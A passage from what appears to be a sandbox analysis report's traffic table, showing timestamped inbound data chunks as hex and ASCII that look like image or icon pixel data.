00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: LLLLLLLLMMLKJIFC?:4,#   BBBPPP</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>80</td><td>IN</td><td>Data Raw: 8f 75 07 07 07 4c 02 02 02 47 04 04 04 3d 05 05 05 2e 09 09 09 1b 14 14 14 0c 30 30 30 04 52 52 52 01 7f 7f 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 52 52 52 01 2d 2d 2d 05 0e 0e 0e 0f 07 07 07 1f 04
Data Ascii: uLG=.000RRRRRR---</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>84</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 40 40 00 3d 3d 3d 03 11 11 11 0d 06 06 06 22 05 05 05 39 0d 0d 0d 48 c1 c1 c1 97 fe fe fe fa ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd fb fb ff e0 c1 b1 ff d2 9a 7b ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff c5 94 78 ff 7c 5c 4d ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 80 5f 50 ff e8 db d6 ff fb ef ea ff fb ef ea ff ea de d7 ff ce c1 b7 ff ce c1
Data Ascii: @@@==="9H{}}}}}}}}}}}}}}}}}}}x|\M^O^O^O^O_P</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>88</td><td>IN</td><td>Data Raw: d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff c0 90 76 ff 7d 5c 4d ff 7e 5d 4e ff 83 62 52 ff d5 9f 81 ff 8d 69 58 ff 7e 5d 4e ff 7e 5d 4f ff 7e 5d 4f ff 7e 5d 4f ff 7e 5d 4e ff 7e 5c 4e ff 7e 5c 4e ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 94 78 6a ff f8 ed e9 ff fb ef ea ff fb ef ea ff e9 de d7 ff e6 da d3 ff e6 da d3 ff e6 da d3 ff e6 da d3 ff ed e1 db ff fb ef ea ff fb ef ea ff e4 d7 d2 ff 81 60 51 ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 7f 5e 4f ff 7e 5d 4e ff af 84 6d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d
Data Ascii: }}}}}}}v}\M~]NbRiX~]N~]O~]O~]O~]N~\N~\N^O^O^O^O^Oxj`Q^O^O^O^O~]Nm}}}}}}}}}}}}}}}}}}}</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>93</td><td>IN</td><td>Data Raw: 60 51 ff 8c 68 58 ff a1 78 64 ff be 8e 74 ff d5 9e 7e ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d2 9a 7c ff eb d4 c8 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fa 88 88 88 63 07 07 07 29 0f 0f 0f 0d 4a 4a 4a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: `QhXxdt~}}|c)JJJ</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>96</td><td>IN</td><td>Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fa f4 f1 ff e0 ba a4 ff d3 9b 7c ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff e5 c6 b5 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fc fc fc ef 59 59 59 43 0a 0a 0a 19 2a 2a 2a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 24 24 06 0a 0a 0a 1a 86 86 86 52 fe fe fe f8 ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe ff de b6 a0 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3
Data Ascii: |}}}}}}}}}}}}}}}}}YYYC***$$$R}}}}}}}}}}}</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>100</td><td>IN</td><td>Data Raw: ff ff ff ff ff ec ec ec b3 0d 0d 0d 1d 23 23 23 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 26 26 06 0b 0b 0b 1b ec ec ec ac ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ea d1 c4 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d2 9a 7b ff f1 e0 d6 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
Data Ascii: ###&&&}}}}}}}}}}}}}}}}{</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>104</td><td>IN</td><td>Data Raw: fc f8 f6 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ee de d6 ff c5 8d 6f ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff e5 cc c0 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff da b7 a4 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c6 8f 72 ff c4 8b 6e ff fa f6 f3 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
Data Ascii: orrrrrrrrrrrrrrrrrrrrrrn</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>108</td><td>IN</td><td>Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd fb fa ff e1 c3 b4 ff c9 93 77 ff c7 8f 73 ff c8 91 75 ff c8 91 74 ff c6 8e 71 ff d3 a6 8f ff f4 e8 e2 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ea d1 c3 ff d3 9c 7c ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9d 7e ff e6 c9 b9 ff ff ff ff ff ff ff ff ff ff ff ff ff ff
Data Ascii: wsutq|}}}}}}}}}}}}}}}}}}~</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>112</td><td>IN</td><td>Data Raw: ff ff ff ff ff ff ff ff ff ff fe fd fd ff d8 a8 8d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff e3 c1 ad ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd fd fd d3 c5 c5 c5 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 72 72 72 01 f8 f8 f8 5e ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f8 ef e9 ff d3 9a 7b ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3
Data Ascii: }}}}}}}}}}}}}}}}}}}}}rrr^{}}}}}}}}}}}}}}}}}}}</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>116</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e7 e7 e7 00 fe fe fe 70 ff ff ff fe ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe fd ff d7 a6 8a ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d9 aa 8f ff fe fc fb ff ff ff ff ff ff ff ff f6 eb e5 ff e7 ca ba ff f9 f1 ed ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
Data Ascii: p}}}}}}}}}}}}}}}}}}}}}</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>120</td><td>IN</td><td>Data Raw: d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d2 9b 7c ff d2 99 7a ff d9 ab 91 ff e0 b9 a3 ff e8 cc bc ff eb d2 c5 ff ec d4 c7 ff d6 a2 85 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9b 7c ff e7 ca ba ff ec d5 c8 ff e9 cd bd ff e3 bf ac ff dc b0 98 ff d3 9c 7d ff d2 9a 7a ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d
Data Ascii: }}}}}}}}}}}}}}}|z}}}}}}}}}}}}}}}}}}}|}z}}}}}}}}}}}}}}}</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>125</td><td>IN</td><td>Data Raw: 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d2 9a 7c ff f3 e3 db ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff d0 ff ff ff 06 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: }}}|</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>128</td><td>IN</td><td>Data Raw: 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d2 9b 7c ff e0 b8 a2 ff fe fc fb ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e0 ff ff ff 2f ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ff ff ff 13 ff ff ff d5 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
Data Ascii: }}}}}}}}}}}}}|/</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>132</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ff ff ff 21 ff ff ff b9 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f9 f2 ee ff e2 bf ab ff d2 9b 7c ff d3 9c 7e ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c
Data Ascii: !|~}}}}}}}}}}}}}}}</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	136	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ff ff ff 01 ff ff ff 1e fe fe fe 74 fe fe fe c7 fe fe fe f7 ff ff ff fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fc ff ff ff da ff ff ff 8c ff ff ff 36 ff ff ff 02 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: t6
2021-11-07 07:40:02 UTC	140	IN	Data Raw: ff f8 00 00 00 00 00 00 00 00 00 00 1f ff ff ff ff fc 00 00 00 00 00 00 00 00 00 00 3f ff ff ff ff 00 00 00 00 00 00 00 00 00 00 7f ff ff ff ff ff 80 00 00 00 00 00 00 00 00 00 ff ff ff ff ff c0 00 00 00 00 00 00 00 00 03 ff ff ff ff ff ff e0 00 00 00 00 00 00 00 00 07 ff ff ff ff ff ff f8 00 00 00 00 00 00 00 00 0f ff ff ff ff ff ff fe 00 00 00 00 00 00 00 00 3f ff ff ff ff ff ff ff 00 00 0 0 00 00 00 00 00 ff ff ff ff ff ff ff ff c0 00 00 00 00 00 00 03 ff ff ff ff ff ff ff ff f0 00 00 00 00 00 00 07 ff ff ff ff ff ff ff ff fc 00 00 00 00 00 00 3f ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff c0 00 00 00 00 03 ff ff ff ff ff ff ff ff ff ff fc 00 00 00 00 1f ff ff ff ff ff ff ff ff ff ff ff 80 00 00 01 ff ff ff ff ff Data Ascii: ???
2021-11-07 07:40:02 UTC	144	IN	Data Raw: 7d ff cb 97 79 ff d2 9b 7d ff cb 96 79 ff c4 91 75 ff c4 91 75 ff c4 91 75 ff c4 91 75 ff a7 7d 67 ff 7f 5e 4f ff 82 62 53 ff b1 9a 90 ff cf bd b5 ff cd bb b2 ff a8 90 85 ff 7f 5f 50 ff 7f 5e 4f ff 7f 5e 4f ff a2 79 64 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff f0 e0 d7 ff ff ff ff ff ff ff ff ff bf bf bf 8d 08 08 08 1e 36 36 36 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 15 15 15 08 3b 3b 3b 3b f7 f7 f7 e6 ff ff ff ff fc fa f9 ff d8 a8 8e ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 Data Ascii: }y}yuuuu}g^ObS_P^O^Oyd}}}}}}}}}}}}}}}}666;;;;}}}}}}}}}
2021-11-07 07:40:02 UTC	148	IN	Data Raw: ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff f4 e7 df ff ff ff ff ff fc fc fc c8 33 33 33 04 38 38 38 02 fa fa fa af ff ff ff ff f9 f2 ee ff d2 9b 7b ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff fb f7 f4 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff d3 a8 92 ff c7 90 73 ff c7 90 73 ff c7 90 73 ff c7 90 73 ff cf a1 89 ff fe fe fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd fa f9 ff cc 9a 80 ff c7 90 73 ff c7 90 73 ff c7 90 73 ff c7 90 73 ff d8 b3 9f ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe fd ff d6 a3 86 ff d3 9c 7d ff d3 9c Data Ascii: }}}}}}}333888{}}}}}}}}}sssssss}
2021-11-07 07:40:02 UTC	152	IN	Data Raw: d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff ec d5 c8 ff ff ff ff ff ff ff ff ff ff ff ff ff 85 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 04 ff ff ff c4 ff ff ff ff ff ff ff ff e6 c7 b5 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d Data Ascii: }}
2021-11-07 07:40:02 UTC	157	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 c0 00 00 00 00 00 00 01 c0 00 00 00 00 00 00 03 c0 00 00 00 00 00 00 03 e0 00 00 00 00 00 00 03 e0 00 00 00 00 00 00 07 e0 00 00 00 00 00 00 07 f0 00 00 00 00 00 00 0f f8 00 00 00 00 00 00 0f f8 00 00 00 00 00 00 1f fc 00 00 00 00 00 00 1f fc 00 00 00 00 00 00 3f fe 00 00 00 00 00 00 7f ff 00 00 00 00 00 00 ff ff 80 00 00 00 00 01 ff ff c0 00 00 00 00 03 ff ff e0 00 00 00 00 07 ff ff f0 00 00 00 00 0f ff ff f8 00 00 00 00 1f ff ff fe 00 00 Data Ascii: ?
2021-11-07 07:40:02 UTC	160	IN	Data Raw: 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff e3 c1 ae ff ff ff ff ff ed ed ed c9 0c 0c 0c 14 41 41 41 00 00 00 00 00 00 00 00 00 2f 2f 2f 01 83 83 83 39 fe fe fe fb fb f6 f4 ff d5 a1 84 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9 c 7d ff d3 9c 7d ff d3 9d 7e ff e2 be aa ff f8 ef ea ff ff ff ff ff ff ff ff ff ff ff ff fe fc fb ff dc b1 98 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d9 aa 8f ff fc f8 f6 ff ff ff ff ff ff ff ff ff ff ff ff ff f9 f3 ef ff e5 c4 b2 ff d4 9d 7f ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9e 7f ff f8 ef eb ff ff ff ff fe a6 a6 a6 4f 24 24 24 02 00 00 00 00 00 00 00 00 15 15 15 06 dc dc dc 92 ff ff ff ff ea Data Ascii: }}}}}}AAA///9}}}}}~}}}}}}}}}}}}}}}O$$$
2021-11-07 07:40:02 UTC	164	IN	Data Raw: ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff ea cf c1 ff ff ff ff ff ff ff ff cb ff ff ff 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 25 ff ff ff ef ff fe fe ff e3 c0 ad ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff df b7 a0 ff fe fd fd ff ff ff ff f7 ff ff ff 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ff ff Data Ascii: }}}%}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}7
